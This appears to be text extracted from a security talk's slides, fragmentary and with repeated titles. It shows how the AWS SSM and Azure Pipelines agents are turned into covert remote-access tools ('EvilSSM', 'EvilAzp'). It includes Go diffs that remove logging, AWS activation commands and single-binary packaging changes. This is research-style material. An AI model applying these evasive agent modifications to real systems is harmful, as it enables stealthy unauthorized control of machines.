+curdir, err := filepath.Abs(filepath.Dir(os.Args[0]))
+SSMDataPath = curdir
+DefaultProgramFolder = curdir
```


Remove logging artifacts

```
# agent/log/logger/defaultconfig.go:4-18
-return LoadLog(DefaultLogDir, LogFile, seelog.InfoStr)
+return LoadLog(DefaultLogDir, LogFile, "info")
-logConfig += "<rollingfile type="size" filename=" + logFilePath
+ " maxsize="30000000" maxrolls="5"/>"
-logConfig += "<rollingfile type="size" filename=" +
errorFilePath + " maxsize="10000000" maxrolls="5"/>"
<console formatid="fmtinfo"/>


# agent/log/logger/eventlog.go:84
-e.fileSystem.MkdirAll(e.eventLogPath,
appconfig.ReadWriteExecuteAccess)


# core/app/bootstrap/bootstrap.go:85
-err = bs.createIPCFolder()
-if err != nil {
-    return nil, logger.Errorf("failed to create IPC folder, %v",
err)
-}
```

EvilSSM: Before



EvilSSM: Before





EvilSSM: After




EvilSSM: After



EvilSSM: After



EvilSSM: After



EvilSSM: Demo

```
kali-2026.1 x
kali@kali:/opt/evilssm
Session Actions Edit View Help
(kali@kali)-[/opt/evilssm]
$ # Create SSM Role (first time)
aws iam create-role --role-name SSMSERVICERole --assume-role-policy-document file://SSMSERVICE-Trust.json

# Create role policy
aws iam attach-role-policy --role-name SSMSERVICERole --policy-arn arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore

# Create Activation (7 days)
aws ssm create-activation --default-instance-name DemoTarget --iam-role SSMSERVICERole --registration-limit 10 --expiration-date "$(date -d '+7 days' +%s)" --region ap-northeast-2

(kali@kali)-[/opt/evilssm]
$
```

[0] 0:zsh* 1:python3- "kali" 03:05 28-Aug-26

```
win11-dev x
휴지통
관리자: Windows PowerShell
PS C:\share\demo> ls

디렉터리 : C:\share\demo

Mode                LastWriteTime         Length Name
----                -
-a-----         2026-08-28   오후 3:32       282256 winpty-agent.exe

PS C:\share\demo>
```

CPU usage: 4.51% Physical memory: 3.96 GB (32.63%) Free memory: 8.17 GB (67.37%)

오류 405 2026-08-28

Azure Pipelines & EvilAzP




Azure Arc

Key Features

Centralized Management at Scale

SSH, RDP & More

Closed Source



Azure Arc: Problems

BAD

Multiple binaries on disk

Root/Local Admin priv required

Difficult to Customize

Closed Source


Azure Pipelines

Key Features


CI/CD Pipelines

Remote Script Execution Support

Open Source



Azure Pipelines: Solutions



Azure Pipelines: Additional Convenience Features

Type	Description
steps.task	Runs a task.
steps.script	Runs a script using cmd.exe on Windows and Bash on other platforms.
steps.powershell	Runs a script using either Windows PowerShell (on Windows) or pwsh (Linux and macOS).
steps.pwsh	Runs a script in PowerShell Core on Windows, macOS, and Linux.
steps.bash	Runs a script in Bash on Windows, macOS, and Linux.
steps.checkout	Configure how the pipeline checks out source code.
steps.download	Downloads artifacts associated with the current run or from another Azure Pipeline that is associated as a pipeline resource.
steps.downloadBuild	Downloads build artifacts.
steps.getPackage	Downloads a package from a package management feed in Azure Artifacts or Azure DevOps Server.
steps.publish	Publishes (uploads) a file or folder as a pipeline artifact that other jobs and pipelines can consume.

Add agent pool



Agent pools are shared across an organization.

Pool to link:

☒ New ☐ Existing

Pool type:

☐ Managed DevOps Pool

Reduce the effort spent in maintaining custom agents by creating a Microsoft managed pool of scalable agents. [Learn more.](#)

☒ Self-hosted

Create a pool of custom agents hosted on your own infrastructure for maximum control and flexibility. [Learn more.](#)

☐ Azure virtual machine scale set

Create a pool of custom agents based on an Azure Virtual machine scale set hosted in your own Azure subscription. [View configuration instructions.](#)

Azure Pipelines: Additional Convenience Features

Type	Description
steps.task	Runs a task.
steps.script	Runs a script using cmd or PowerShell.
steps.powershell	Runs a script using either PowerShell or macOS).
steps.pwsh	Runs a script in PowerShell.
steps.bash	Runs a script in Bash or Zsh.
steps.checkout	Configure how the pipeline checks out source code.
steps.download	Downloads artifacts associated with a previous build that is associated as a dependency.
steps.downloadBuild	Downloads build artifacts from a previous build.
steps.getPackage	Downloads a package from a package manager or DevOps Server.
steps.publish	Publishes (uploads) a file or directory to a storage location that can be consumed.



 Azure Pipelines


om agents by creating a [Learn more.](#)

your own infrastructure for


☐ Azure virtual machine scale set

Create a pool of custom agents based on an Azure Virtual machine scale set hosted in your own Azure subscription. [View configuration instructions.](#)


EvilAzp: Azure Pipelines workflow




EvilAzp: Azure Pipelines workflow



EvilAzp: Azure Pipelines workflow



EvilAzp: Azure Pipelines workflow



EvilAzp: Issues to Address

Issues

Single-Binary Packaging

Simplify Execution

Other Upgrades

EvilAzp: Single Binary Packaging Before

```
<?xml version="1.0" encoding="utf-8"?>
<Project DefaultTargets="Build" xmlns="http://schemas.microsoft.com/develop
  <ItemGroup>
    <ProjectFiles Include="Microsoft.VisualStudio.Services.Agent/Microsoft
    <ProjectFiles Include="Agent.Listener/Agent.Listener.csproj" />
    <ProjectFiles Include="Agent.Worker/Agent.Worker.csproj" />
    <ProjectFiles Include="Agent.PluginHost/Agent.PluginHost.csproj" />
    <ProjectFiles Include="Agent.Sdk/Agent.Sdk.csproj" />
    <ProjectFiles Include="Agent.Plugins/Agent.Plugins.csproj" />
  </ItemGroup>
```

```
<Target Name="Build" DependsOnTargets="GenerateConstant">
  <MSBuild Targets="Restore"
    BuildInParallel="false"
    Projects="@{(ProjectFiles)"
    SkipNonExistentProjects="false"
    StopOnFirstFailure="true"
    Properties="NetTargetFramework=$(TargetFramework)" />
```

EvilAzp: Single Binary Packaging Before

```
public sealed class JobDispatcher : AgentService, IJobDispatcher
{
    private int _poolId;
    AgentSettings _agentSetting;
    private static readonly string _workerProcessName = $"Agent.Worker{IOUtil.ExeExtension}";
```



```
// Start the child process.
HostContext.WritePerfCounter("StartingWorkerProcess");
var assemblyDirectory = HostContext.GetDirectory(WellKnownDirectory.Bin);
string workerFileName = Path.Combine(assemblyDirectory, _workerProcessName);
```

EvilAzp: Single Binary Packaging After

```
<ItemGroup>
  <ProjectReference Include="..\Agent.Sdk\Agent.Sdk.csproj" />
  <ProjectReference Include="..\Agent.Worker\Agent.Worker.csproj" />
  <ProjectReference Include="..\Microsoft.VisualStudio.Services.Agent
</ItemGroup>
```

```
<Target Name="SingleBinary" DependsOnTargets="GenerateConstant">
  <MSBuild Targets="Restore"
    BuildInParallel="false"
    Projects="Agent.Listener/Agent.Listener.csproj"
    SkipNonExistentProjects="false"
    StopOnFirstFailure="true"
    Properties="NetTargetFramework=$(TargetFramework);NetRu

  <MSBuild Targets="Publish"
